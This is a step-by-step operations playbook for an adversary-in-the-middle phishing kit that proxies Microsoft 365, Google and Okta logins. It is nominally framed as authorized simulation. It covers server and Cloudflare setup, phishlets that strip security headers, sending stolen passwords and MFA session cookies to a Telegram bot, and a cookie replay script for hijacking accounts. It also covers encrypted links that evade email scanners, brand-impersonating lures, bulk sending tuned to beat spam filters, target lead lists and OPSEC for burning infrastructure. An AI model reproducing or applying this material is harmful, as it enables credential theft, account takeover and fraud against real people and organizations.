

GLNT Phish Kit — Operations Playbook v1.1

GLNT Phish Kit — Operations Playbook

Version: 1.1 | **Classification:** Internal | **Last Updated:** 2026-06-20

1. What This Kit Does

An Evilginx-style Adversary-in-the-Middle (AiTM) reverse proxy for authorized phishing simulations. The victim sees the **real** Microsoft/Google/Okta login page proxied through your server. Credentials, session cookies, and MFA tokens are captured and delivered to Telegram.

Attack Flow (10 seconds)


Victim clicks link → glnt.cc (bootloader, 100ms decrypt)

- Real Microsoft login page appears (proxied through your domain)
- Victim enters credentials + completes MFA
- Telegram notification with:
 - Username + password
 - Session cookies (.txt attachment)
 - IP, User-Agent, timestamp
 - Ready-to-use cookie replay script

Why This Works Against MFA

The victim completes the ENTIRE authentication flow through your proxy — username, password, MFA challenge, and the final session token redirect. Every HTTP request the browser makes goes through your server. The session cookies Microsoft issues after successful MFA are captured and can be replayed to access the victim's account without triggering MFA again.

2. Architecture



3. Infrastructure Setup

Domain Registration (Cloudflare)

1. Go to dash.cloudflare.com → Register Domain
2. Pick a short, abstract domain (no brand words — “login”, “verify”, “office”, “auth”)
3. Recommended pattern: 4-5 chars on .cc or .xyz
4. Example: glnt.cc

Cloudflare DNS

Type	Name	Content	Proxy
A	@	192.0.2.1	ON (orange cloud)
A	*	13.218.149.33	ON (orange cloud)

- The apex @ record can point to any IP — the Worker intercepts all traffic
- The wildcard * record points to your EC2 for subdomain phishlets
- Orange cloud ON for both — hides origin IP

Cloudflare Worker

File: cdn-config/worker.js

Deployed via wrangler:

```
cd cdn-config
npx wrangler login           # one-time
npx wrangler deploy
npx wrangler secret put ORIGIN_URL # paste: http://<EC2-IP>:9091
```

File: cdn-config/wrangler.toml

```
name = "glnt-proxy"
main = "worker.js"
compatibility_date = "2024-01-01"
```

```
[[routes]]
pattern = "<domain>/*"
zone_name = "<domain>"
```

```
[[routes]]
pattern = "/*.<domain>/*"
zone_name = "<domain>"
```

Cloudflare SSL/TLS

Set to **Flexible** — Cloudflare terminates TLS for victims, connects to EC2 via HTTP.

EC2 Instance

AMI: Ubuntu 22.04 LTS
 Type: t2.micro (free tier)
 Storage: 20 GB gp3
 Key pair: new → download .pem

Security Group (CRITICAL):

Port	Source	Purpose
22	Your IP/32	SSH
9091	0.0.0.0/0 (locked to Cloudflare IPs later)	Proxy server
9092	Your IP/32	Analytics dashboard

4. Server Deployment

Install & Build

```
ssh -i your-key.pem ubuntu@<EC2-IP>

# Install Go
sudo apt update && sudo apt install -y golang-go git

# Clone and build
git clone https://github.com/busconductors/azure-phish-kit.git
cd azure-phish-kit/proxy-server

# SET THE AES KEY in bootloader.html
# Generate: cd ../payload-generator && go run keygen.go
# Edit bootloader.html: const _k='YOUR-BASE64-KEY';

# SET THE PHISHLET HOSTNAME in phishlets/microsoft.json
# Change "hostname": "login.glnt.cc" to "login.YOUR-DOMAIN"

go build -o proxy-srv .
```

systemd Service

```
sudo tee /etc/systemd/system/phish-proxy.service << 'EOF'
[Unit]
Description=AiTM Phishing Proxy
After=network.target

[Service]
Type=simple
User=ubuntu
WorkingDirectory=/home/ubuntu/azure-phish-kit/proxy-server
Environment="TELEGRAM_BOT_TOKEN=<YOUR_BOT_TOKEN>"
Environment="TELEGRAM_CHAT_ID=<YOUR_CHAT_ID>"
Environment="PHISHING_HOST=<YOUR_DOMAIN>"
Environment="PORT=9091"
ExecStart=/home/ubuntu/azure-phish-kit/proxy-server/proxy-srv
Restart=always
RestartSec=5

[Install]
```

```
WantedBy=multi-user.target
```

```
EOF
```

```
sudo systemctl daemon-reload
sudo systemctl enable phish-proxy
sudo systemctl start phish-proxy
sudo systemctl status phish-proxy
```

Analytics Dashboard (Optional)

```
cd ~/azure-phish-kit/analytics-server
go build -o analytics-srv .
```

```
sudo tee /etc/systemd/system/phish-analytics.service << 'EOF'
[Unit]
Description=Analytics Dashboard
After=network.target

[Service]
Type=simple
User=ubuntu
WorkingDirectory=/home/ubuntu/azure-phish-kit/analytics-server
ExecStart=/home/ubuntu/azure-phish-kit/analytics-server/analytics-srv \
    --data /home/ubuntu/azure-phish-kit/data/captures.jsonl \
    --port 9092 \
    --token "<STRONG_RANDOM_TOKEN>"
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
EOF
```

```
sudo systemctl daemon-reload
sudo systemctl enable phish-analytics
sudo systemctl start phish-analytics
```

Verify Deployment

```
# 1. Bootloader serves
curl -I https://<your-domain>/
# Expect: HTTP 200, Content-Type: text/html

# 2. Proxy works (set cookie manually)
UPSTREAM=$(python3 -c "import urllib.parse;
    print(urllib.parse.quote('https://login.microsoftonline.com/',
    safe=''))")
curl -H "Cookie: _s=${UPSTREAM}" https://<your-domain>/
# Expect: Microsoft 302 redirect or login page HTML
```

```
# 3. Bot blocked
curl -H "User-Agent: Googlebot/2.1" https://<your-domain>/
# Expect: HTTP 404
```

5. Campaign Operations

Generate a Phishing URL

```
cd payload-generator

# 1. Generate key (one-time, keep it secret)
go run keygen.go
# Output: <BASE64-KEY>

# 2. Set the key in bootloader.html and rebuild
# Edit: ../proxy-server/bootloader.html
# const _k='<BASE64-KEY>';
# Rebuild: cd ../proxy-server && go build -o proxy-srv .

# 3. Generate campaign URL
go run . \
  --key <BASE64-KEY> \
  --email victim@target.com \
  --brand microsoft \
  --redirect
    "https://login.microsoftonline.com/common/oauth2/authorize?
    client_id=1950a258-227b-4e31-a9cf-
    717495945fc2&redirect_uri=https://login.<your-
    domain>&response_type=code" \
  --campaign spring-phish-001

# 4. Construct the URL
# https://<your-domain>/#<ENCRYPTED-FRAGMENT>
```

The URL Structure

`https://glnt.cc/#<base64url-encoded-payload>`

The fragment (#) is never sent to the server in HTTP requests. Network scanners, email gateways, and URL reputation checkers see only the domain. The encrypted payload exists only in the victim's browser after JavaScript decryption.

What's Inside the Fragment

```
{
  "v": "1",           // version
  "e": "victim@corp", // victim email
  "b": "microsoft",   // brand
```

```

    "t": "shared-doc",    // template
    "r": "https://login.microsoftonline.com/...", // upstream URL
    "c": "spring-phish-001", // campaign ID
    "ts": 1718765432     // timestamp
  }

```

Encrypted with AES-256-GCM using the embedded key. 3 random bytes prepended before base64url encoding (no fixed mv=/bXY9 signature).

Stable Link Reference

The current active phishing link is always stored at the repository root:

CURRENT_LINK.txt

This file contains the full `https://<domain>/#<encrypted-fragment>` URL. Every time you regenerate the link with `payload-generator`, update this file or symlink to the latest output. Use this as the single source of truth for which link is live in the field.

6. SuperMailer Campaign Operations

SuperMailer is the delivery vehicle — it sends the HTML lure emails to target lists. This section covers end-to-end SuperMailer setup, from SMTP configuration to sending and monitoring.

6.1 SMTP Setup in SuperMailer

Before sending anything, configure the outgoing mail server:

1. Open SuperMailer → **Settings** → **SMTP Server**
2. Add a new SMTP profile:

SMTP Host:	smtp.your-relay.com	(or your ESP's SMTP)
Port:	587	
Encryption:	STARTTLS	(SuperMailer calls this "TLS")
Authentication:	Username + Password	
Username:	your-smtp-username	
Password:	your-smtp-password	

3. Click **Test Connection** — a green check means it works. If it fails, verify the username/password and that your IP is not blocked by the relay.
4. Set **Throttle: 50-100 emails per hour per sending IP**. This is critical — exceeding this rate triggers spam filters and burns your sending reputation. If you operate multiple IPs, you can scale linearly (e.g., 4 IPs = 400/hr total).

Key Settings:

Setting	Value	Rationale
Port	587	Standard submission port, universally accepted
Encryption	STARTTLS	Opportunistic TLS — works with nearly all relays
Max emails/hr	50-100	Stay below commercial spam thresholds
Connection timeout	30s	Long enough for slow relays, short enough to fail fast
Max retries	2	Two soft-bounce retries before hard-failing

6.2 Importing Leads

Our lead files live at `data/leads/*.csv` and are ready to import directly into SuperMailer.

Lead CSV Format:

```
email,first,last,domain,pattern,department,company,title,category,mx
dirk.allison@addus.com,Dirk,Allison,addus.com,first.last,Executive,...
```

Import Steps:

1. SuperMailer → **Recipients** → **Import** → **CSV File**
2. Select your target CSV from `data/leads/` (e.g., `data/leads/addus_com.csv`)
3. SuperMailer's import wizard will detect the columns. Map them as follows:

CSV Column	SuperMailer Field
email	Email
first	FirstName
last	LastName

4. Uncheck or ignore the extra columns (domain, pattern, department, company, title, category, mx) — SuperMailer does not need them.
5. **Deduplicate:** Enable SuperMailer's built-in dedup by email address to avoid double-sending.
6. Assign the imported list to a **Group** named after the campaign (e.g., `spring-phish-001-addus`).

Merge Fields in Email Content:

When composing the HTML lure, SuperMailer replaces merge fields with the recipient's actual data:

```
{FirstName} → Dirk
{Email}     → dirk.allison@addus.com
```

Use `{FirstName}` in the email body to personalize the lure (e.g., "Hello Dirk," instead of "Hello Colleague,"). This significantly boosts engagement rates.

6.3 Loading HTML Lures

Every lure is a self-contained HTML file in `campaign-emails/email/`. These files include all branding, text, and the embedded phishing link — ready to paste directly into SuperMailer.

Available Email Lures:

```
campaign-emails/email/
├─ contract-signature.html # "Action Required: Sign Contract"
├─ expense-report.html    # "Expense Report Ready for Review"
├─ hr-document.html       # "Confidential HR Document"
├─ invoice-payment.html   # "Invoice Payment Notification"
├─ it-support.html        # "IT Support – Password Reset
Required"
├─ meeting-invite.html    # "Meeting Invitation"
├─ package-delivery.html  # "Package Delivery Notification"
├─ security-alert.html    # "Security Alert – Unusual Sign-in"
├─ shared-document.html   # "Document Shared With You"
└─ voicemail-notification.html # "New Voicemail Message"
```

Loading a Lure into SuperMailer:

1. SuperMailer → **Campaign** → **New Campaign** → give it a name (e.g., spring-phish-001-addus)
2. Go to **Message** tab → click the **HTML Source** button (looks like <>)
3. Open the desired lure file (e.g., `campaign-emails/email/shared-document.html`) in any text editor
4. **Select All** (Ctrl+A) → **Copy** (Ctrl+C)
5. **Paste** the entire contents into SuperMailer's HTML Source view
6. Click **Apply** to render the HTML preview
7. The phishing link is already embedded in the lure — no need to add or modify it. The link points to your domain (e.g., `https://glnt.cc/#...`) and is ready to capture.

Important: - SuperMailer auto-generates a plain text fallback from your HTML. Check the **Text** tab to verify it reads naturally. - The link inside the lure comes from `CURRENT_LINK.txt` at the repository root. Make sure you've generated a fresh link before building the campaign. - Do NOT modify the HTML after pasting — any changes to link structure can break the tracking or render the link unclickable.

6.4 Setting Up the Sender

The From identity must match the lure's branding to look legitimate.

Sender Configuration:

Field	Value	Notes
From Name	Match the lure theme	e.g., "DocuSign", "SharePoint", "IT Support", "HR Department"

Field	Value	Notes
From Email	Matching sender address	e.g., documents@portal-verify.com, noreply@sharepoint-files.com
Reply-To	Same as From Email	Consistency — replies should land in a monitored inbox
Return-Path	Different from sender	Use a bounce-handling address, e.g., bounces@your-relay.com. This keeps bounce notifications separate from deliverability metrics.

Choosing the Sender Domain: - The sender domain must be a real domain you control with valid SPF/DKIM/DMARC records. - Do NOT use your phishing domain (e.g., glnt.cc) as the sender — it ties the lure delivery infrastructure to the phishing infrastructure. - Use a generic, legitimate-sounding domain registered separately from the phishing domain. - Set up SPF, DKIM, and DMARC on the sender domain before sending. Use mail-tester.com to verify deliverability.

6.5 Testing Before Send

Never send a campaign without testing end-to-end first.

Test Procedure:

1. **Send a test email to yourself** in SuperMailer: Campaign → **Send Test** → enter your personal email.
2. **Check rendering:** Does it display correctly in Gmail, Outlook, and mobile? Test all three.
3. **Run through mail-tester.com:**
 - Send a test email to the random address mail-tester.com gives you
 - Check the score — it must be **9/10 or higher**
 - Fix any issues it reports (missing SPF, broken images, spammy keywords)
4. **Verify the link works:** Click the link in the received test email. Confirm:
 - The bootloader loads (no spinner stuck forever)
 - You reach the real Microsoft/Google/Okta login page
 - You can enter credentials and complete MFA
 - A Telegram notification arrives with the captured session
5. **Check headers for leaks:** View the raw email source (in Gmail: three dots → Show Original). Verify:
 - No glnt.cc references anywhere in headers
 - No Go server strings (X-Powered-By, internal IPs, etc.)
 - The Received: chain does not expose your EC2 IP
 - Return-Path is set to your bounce address (not the phishing domain)

Red flags — do NOT send the campaign if: - mail-tester.com score is below 9 - The link does not resolve or the bootloader hangs - Telegram does not receive the test capture - Headers leak your phishing domain or origin IP

6.6 Sending the Campaign

Deliverability is everything. A well-crafted lure that lands in spam is worse than no lure at all.

Warm-Up Schedule:

Phase	Rate	Duration	Purpose
Warm-up	10/hr	Day 1-2	Build sender reputation slowly
Ramp	25-50/hr	Day 3	Approach operating rate
Full send	50-100/hr	Day 4+	Operating rate for remaining targets

- Start with a **small batch** (50 recipients) and monitor deliverability before sending to the full list.
- If the full list has fewer than 100 recipients, you can skip the warm-up and send at 25/hr from the start.

During the Campaign:

1. **Watch bounce rate** in the SuperMailer dashboard. If it exceeds **5%**, **pause the campaign immediately** — your sender reputation is deteriorating. Investigate:
 - Invalid email addresses in the lead list
 - Recipient mail servers rejecting your sender domain
 - Spam filter triggering on specific keywords in your lure
2. **Track opens and clicks** in SuperMailer's built-in analytics:
 - Open rate below 15% = subject line or sender identity problem
 - Click rate below 3% = lure content or link placement problem
 - High open rate + low click rate = the link may be broken or URL-wrapped by a security filter
3. **Cross-reference with our analytics dashboard** (<http://<EC2-IP>:9092/?token=<TOKEN>>):
 - Compare SuperMailer's click count with the dashboard's event count — they should roughly match
 - If clicks are high but captures are low, the bootloader or proxy may be down
 - The dashboard gives ground-truth data on who actually completed the login flow

Post-Send: - Export SuperMailer's delivery report and save it to `data/campaigns/<campaign-id>/delivery-report.csv` - Compare it with `data/captures.jsonl` to identify which recipients clicked but did not complete login - Burn the sender domain and IP if detection is suspected

6.7 Attachment Lures

Some scenarios perform better when the lure is delivered as an `.html` attachment rather than embedded in the email body. Attachment lures bypass some client-side link scanners that inspect inline HTML.

Available Attachment Lures:

```

campaign-emails/attachments/
├── adobe-contract.html      # Adobe-branded contract review
├── docusign-wire.html       # DocuSign-branded wire authorization
├── dropbox-share.html       # Dropbox-branded file share
├── excel-shared.html        # Excel Online shared workbook
├── gdocs-shared.html        # Google Docs shared document
├── onedrive-file.html       # OneDrive file access
├── sharepoint-doc.html      # SharePoint document library
├── stripe-payment.html      # Stripe payment notification
├── teams-recording.html     # Microsoft Teams meeting recording
└── zoom-recording.html      # Zoom cloud recording

```

How Attachment Lures Work:

The victim receives an email with a branded attachment. When they open the .html file, it renders a convincing branded page in their browser. The page looks exactly like a DocuSign/SharePoint/Zoom notification complete with:

- Realistic branding (logos, colors, fonts matching the real service)
- A prominent call-to-action button (“View Document”, “Sign Now”, “Watch Recording”)
- When the victim clicks the button, they are redirected to `glnt.cc` which then proxies them to the real Microsoft login page

Sending Attachment Lures in SuperMailer:

1. SuperMailer → **Campaign** → **Message** tab
2. Write a simple email body: “Please find the attached document. Let me know if you have any questions.”
3. Click **Attach File** → browse to `campaign-emails/attachments/` and select the .html file
4. The attachment will appear as an icon or link in the recipient’s email client
5. Set the **From Name** and **From Email** to match the brand in the attachment (e.g., for `docusign-wire.html`, use “DocuSign” and `noreply@docusign-notify.com`)
6. Follow the same testing procedure from Section 6.5 — open the attachment yourself and verify the link redirects correctly.

When to Use Attachments vs. Inline HTML:

Scenario	Format	Reason
Financial/legal documents	Attachment	Higher perceived legitimacy for sensitive docs
IT/security notifications	Inline	Urgency demands immediate visibility
Voicemail/meeting notifications	Inline	Quick glance value
Signed contracts, invoices	Attachment	Real invoices are always attachments
General document sharing	Either	A/B test both and use the higher-performing format

7. Phishlet Configuration

Phishlets define how to interact with each identity provider. They’re JSON files in `proxy-server/phishlets/`.

Microsoft 365

```
{
  "name": "microsoft",
  "label": "Microsoft 365",
  "upstream": "https://login.microsoftonline.com",
  "hostname": "login.<your-domain>",
  "credential_fields": {
    "username": ["loginfmt", "login", "email", "username"],
    "password": ["passwd", "password", "Password", "secret"]
  },
  "session_cookies": [
    "ESTSAUTH", "ESTSAUTHPERSISTENT", "ESTSAUTHLIGHT",
    "SignInStateCookie", "fpc", "esctx"
  ],
  "rewrite": {
    "strip_csp": true,
    "strip_xfo": true,
    "strip_hsts": true,
    "strip_cookie_secure": true,
    "strip_cookie_domain": true,
    "rewrite_location": true
  }
}
```

Key Parameters

Field	Purpose
<code>upstream</code>	Real identity provider domain
<code>hostname</code>	Your subdomain (e.g., login.glnt.cc)
<code>credential_fields.username</code>	POST field names to extract username from
<code>credential_fields.password</code>	POST field names to extract password from
<code>session_cookies</code>	Cookie names to highlight in Telegram
<code>rewrite.strip_csp</code>	Remove Content-Security-Policy (blocks proxy)
<code>rewrite.strip_xfo</code>	Remove X-Frame-Options
<code>rewrite.strip_cookie_secure</code>	Remove Secure flag (works over HTTP to origin)
<code>rewrite.rewrite_location</code>	Rewrite redirect URLs to your domain

Adding a New Phishlet

```
# Create proxy-server/phishlets/<provider>.json
# Follow the same schema as microsoft.json
# Key fields: upstream, hostname, credential_fields, session_cookies
# Rebuild and restart proxy-server
```

8. Telegram Integration

Creating a Bot

1. Message @BotFather on Telegram
2. Send /newbot → name it → get the token
3. Message your bot (just say “hi”)
4. Get your chat ID: send a message to @getidsbot

Environment Variables

```
TELEGRAM_BOT_TOKEN="8576202311:AA..." # from BotFather
TELEGRAM_CHAT_ID="5361206216"          # from @getidsbot
```

What You Receive

Instant message:

```
CAPTURE | Microsoft 365 | user@company.com
Username: user@company.com
Password: Winter2026!
IP: 203.0.113.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
Time: 2026-06-19 15:04:05 UTC
Upstream: https://login.microsoftonline.com/...
```

Session attachment (.txt):

```
=== AiTM Session Capture ===
Target: https://login.microsoftonline.com/... (Microsoft 365)
Username: user@company.com
IP: 203.0.113.5
Time: 2026-06-19 15:04:05 UTC

--- Session Cookies (captured) ---
ESTSAUTH=1.AagAqzBR...; domain=.login.microsoftonline.com; path=/;
secure; HttpOnly
ESTSAUTHPERSISTENT=1.AagAqzBR...; domain=.login.microsoftonline.com;
path=/; secure; HttpOnly
SignInStateCookie=CAGABFgI...; domain=.login.microsoftonline.com;
path=/; secure; HttpOnly
```

```

--- Other Cookies ---
fpc=AlYCyBaV...; domain=.login.microsoftonline.com; path=/; secure;
HttpOnly
x-ms-gateway-slice=estsfd; path=/; secure; httponly
stsservicecookie=estsfd; path=/; secure; httponly

--- Victim Cookies ---
_s=<upstream URL>
_c=<campaign ID>

=== COOKIE REPLAY SCRIPT ===
// Open browser console on target domain. Paste and run:
// Target: https://login.microsoftonline.com/...
(function(){
var c=[
{n:'ESTSAUTH',v:'1.AagAqzBR...',d:'.login.microsoftonline.com',p:'/',s:
{n:'ESTSAUTHPERSISTENT',v:'1.AagAqzBR...',d:'.login.microsoftonline.com
...
];
for(var i=0;i<c.length;i++)
{document.cookie=c[i].n+'='+c[i].v+';expires='+c[i].e+';path='+c[i].p+
(c[i].d?';domain='+c[i].d:'')+(c[i].s?';Secure':''});
location.reload();
})();

```

Cookie Replay

1. Open a browser in incognito/private mode
2. Navigate to <https://login.microsoftonline.com/> (or the target domain)
3. Open Developer Console (F12) → Console tab
4. Paste the entire `=== COOKIE REPLAY SCRIPT ===` section
5. Press Enter → page reloads → you are authenticated as the victim

9. OPSEC Hardening

What's Already Hardened

Layer	Measure
URL	Fragment-based delivery, random 3-byte prefix, AES-256-GCM encrypted — no static signatures
JS	All symbols obfuscated (<code>_k</code> , <code>_d</code> , <code>_b</code> instead of <code>AES_KEY_B64</code> , <code>decryptAESGCM</code>)
Endpoints	<code>/auth</code> instead of <code>/capture</code> — looks legitimate
Cookies	<code>_s</code> , <code>_c</code> instead of <code>__upstream</code> , <code>__campaign</code> — no signature

Layer	Measure
Form fields	loginfmt, passwd matching real Microsoft names
Headers	CSP/XFO stripped, Server overridden to cloudflare
Bots	14 crawler patterns blocked at edge + server
Rate	10 req/min per IP
Errors	Custom 404 page, no Go stack traces
Logs	No plaintext credentials in stdout
JSONL	Permission 0600
CDN	aadcdn.msauth.net assets load directly from Microsoft — no SRI breakage
Comments	All HTML/JS dev comments stripped
IP	Origin hidden behind Cloudflare Worker

What You Must Do

- ☐ **Lock SSH port** to your IP only (currently 0.0.0.0/0)
- ☐ **Lock port 9091** to Cloudflare IP ranges: <https://www.cloudflare.com/ips-v4>
- ☐ **Lock port 9092** to your IP only
- ☐ **Change AES key** from the default — run `keygen.go`
- ☐ **Burn domain** after each campaign or periodically
- ☐ **Rotate Cloudflare Workers** between campaigns
- ☐ **Never commit .env** — use environment variables
- ☐ **Never discuss OpSec in a browser-based session** — local terminal only
- ☐ **Separate sender infrastructure** from phishing infrastructure — do not use the phishing domain as the email sender
- ☐ **Verify header hygiene** before every campaign — check raw email source for phishing domain or origin IP leaks
- ☐ **Burn SMTP credentials and sender domains** between campaigns — do not reuse across targets

10. Analytics Dashboard

`http://<EC2-IP>:9092/?token=<YOUR_TOKEN>`

Features: - Total events, success rate, unique IPs, active campaigns - Campaign breakdown table - Top victim IPs - Recent events timeline - Auto-refresh every 30 seconds - No JavaScript required (server-rendered HTML) - Token authentication required

Security: Access only from your IP (security group rule). Never expose to public internet.

11. Troubleshooting

Symptom	Check
“Cannot verify link”	AES key mismatch between payload-generator and bootloader.html
“404 page not found” on /login	Work accounts only — personal Microsoft accounts redirect to office.com
SSL errors in console	hostname field in phishlet JSON must match your subdomain
Worker returns 502	EC2 security group blocking Cloudflare IPs
Worker returns 1003	ORIGIN_URL secret not set or wrong format
Telegram not receiving	TELEGRAM_BOT_TOKEN and TELEGRAM_CHAT_ID must be set before build
Rate limited (429)	Wait 1 minute or use different IP
Bootloader shows spinner forever	JavaScript error — check browser console
Emails landing in spam	Run through mail-tester.com — score below 9 means fix SPF/DKIM/DMARC
SuperMailer SMTP auth fails	Verify port 587/TLS, check credentials, ensure IP not blocked by relay
Bounce rate >5% during campaign	Pause immediately — investigate invalid addresses or sender reputation
High opens, zero captures	Bootloader or proxy may be down — verify with <code>curl -I https://<domain>/</code>

12. File Map

```

azure-phish-kit/
├── proxy-server/
│   ├── main.go           # AiTM reverse proxy (the core)
│   ├── bootloader.html   # Embedded JS decryptor
│   ├── phishlet.go       # Phishlet loader + matcher
│   ├── ratelimit.go      # Token-bucket rate limiter
│   └── phishlets/
│       ├── microsoft.json # Microsoft 365 phishlet
│       ├── google.json    # Google Workspace phishlet
│       └── okta.json       # Okta SSO phishlet

```

```

├─ payload-generator/
│   ├── main.go          # AES-256-GCM payload encryptor
│   └── keygen.go        # Key generator
├─ analytics-server/
│   ├── main.go          # Dashboard HTTP server
│   ├── analytics.go     # JSONL parser + aggregator
│   └── dashboard.html   # Server-rendered template
├─ cdn-config/
│   ├── worker.js        # Cloudflare Worker
│   └── wrangler.toml    # Worker deployment config
├─ campaign-emails/
│   └── email/            # Inline HTML email lures (paste into
SuperMailer HTML Source)
│   ├── shared-document.html
│   ├── contract-signature.html
│   ├── expense-report.html
│   ├── hr-document.html
│   ├── invoice-payment.html
│   ├── it-support.html
│   ├── meeting-invite.html
│   ├── package-delivery.html
│   ├── security-alert.html
│   └── voicemail-notification.html
├─ attachments/          # HTML attachment lures (attach to email
in SuperMailer)
│   ├── adobe-contract.html
│   ├── docusign-wire.html
│   ├── dropbox-share.html
│   ├── excel-shared.html
│   ├── gdocs-shared.html
│   ├── onedrive-file.html
│   ├── sharepoint-doc.html
│   ├── stripe-payment.html
│   ├── teams-recording.html
│   └── zoom-recording.html
├─ campaign-emails-obfuscated/ # Obfuscated copies of email lures
(production-ready)
│   ├── email/
│   └── attachments/
├─ scripts/
│   └── generate-url.sh    # URL assembly helper
├─ data/
│   ├── captures.jsonl   # Event log (gitignored)
│   └── leads/           # Target lead CSVs for SuperMailer
import
│   ├── addus_com.csv
│   └── ...               # (one CSV per target organization)
├─ CURRENT_LINK.txt      # Active phishing URL (single source of
truth)
└─ docs/
    └─ architecture.md

```

```

├─ proxy-architecture.md
├─ threat-intel-report.md
├─ playbook/
│   └─ glnt-phish-kit-playbook.md

```

13. Quick Reference

Payload & URL

Generate key

```
cd payload-generator && go run keygen.go
```

Generate URL

```
go run . --key <KEY> --email <EMAIL> --redirect <OAUTH_URL> --campaign <ID>
```

View current active link

```
cat CURRENT_LINK.txt
```

Build & Deploy

Build proxy (Linux)

```
cd proxy-server && GOOS=linux GOARCH=amd64 go build -o proxy-srv .
```

Deploy to EC2

```
scp proxy-srv ubuntu@<EC2-IP>:/home/ubuntu/azure-phish-kit/proxy-server/
```

```
ssh ubuntu@<EC2-IP> "sudo systemctl restart phish-proxy"
```

Deploy Worker

```
cd cdn-config && npx wrangler deploy
```

View captures

```
ssh ubuntu@<EC2-IP> "tail -f /home/ubuntu/azure-phish-kit/data/captures.jsonl"
```

Analytics

```
open http://<EC2-IP>:9092/?token=<TOKEN>
```

SuperMailer Workflow

1. Grab the latest lure link

```
cat CURRENT_LINK.txt
```

```
# → https://glnt.cc/#<encrypted-fragment>
```

2. Build the lure with the link embedded

```
# (link is already embedded in campaign-emails/email/*.html files
```

```
# - just regenerate if you need a fresh link per campaign)
```

```
# 3. In SuperMailer:
#   Settings → SMTP Server → Port 587, STARTTLS, set throttle 50/hr
#   Recipients → Import CSV → data/leads/<target>.csv
#       Map: email→Email, first→FirstName, last→LastName
#   Campaign → Message → HTML Source → paste campaign-
#       emails/email/<lure>.html
#   Sender: From Name matches lure brand, From Email = sender domain
#   Send Test to yourself → verify at mail-tester.com (score 9+)
#   Send Campaign → monitor bounce rate <5%, cross-ref analytics
#       dashboard

# 4. For attachment lures:
#   Campaign → Message → write short body text
#   Attach: campaign-emails/attachments/<brand>.html
#   Sender must match the attachment brand
#   Test by opening the attachment yourself before sending
```

Campaign Checklist

- ☐ Fresh link generated and saved to CURRENT_LINK.txt
- ☐ Link embedded in lure HTML (paste into SuperMailer HTML Source)
- ☐ SMTP configured: Port 587, STARTTLS, throttle 50-100/hr
- ☐ Leads imported from data/leads/ with correct column mapping
- ☐ Sender domain has valid SPF, DKIM, DMARC
- ☐ Sender identity matches lure branding
- ☐ Test email sent to yourself — renders correctly in Gmail, Outlook, mobile
- ☐ mail-tester.com score 9+/10
- ☐ Link clickable from received email — reaches real login page
- ☐ Telegram capture confirmed from test
- ☐ Headers checked — no phishing domain or origin IP leaks
- ☐ Warm-up schedule planned (10/hr → 50/hr over 3 days)
- ☐ Analytics dashboard open for monitoring ``

End of Playbook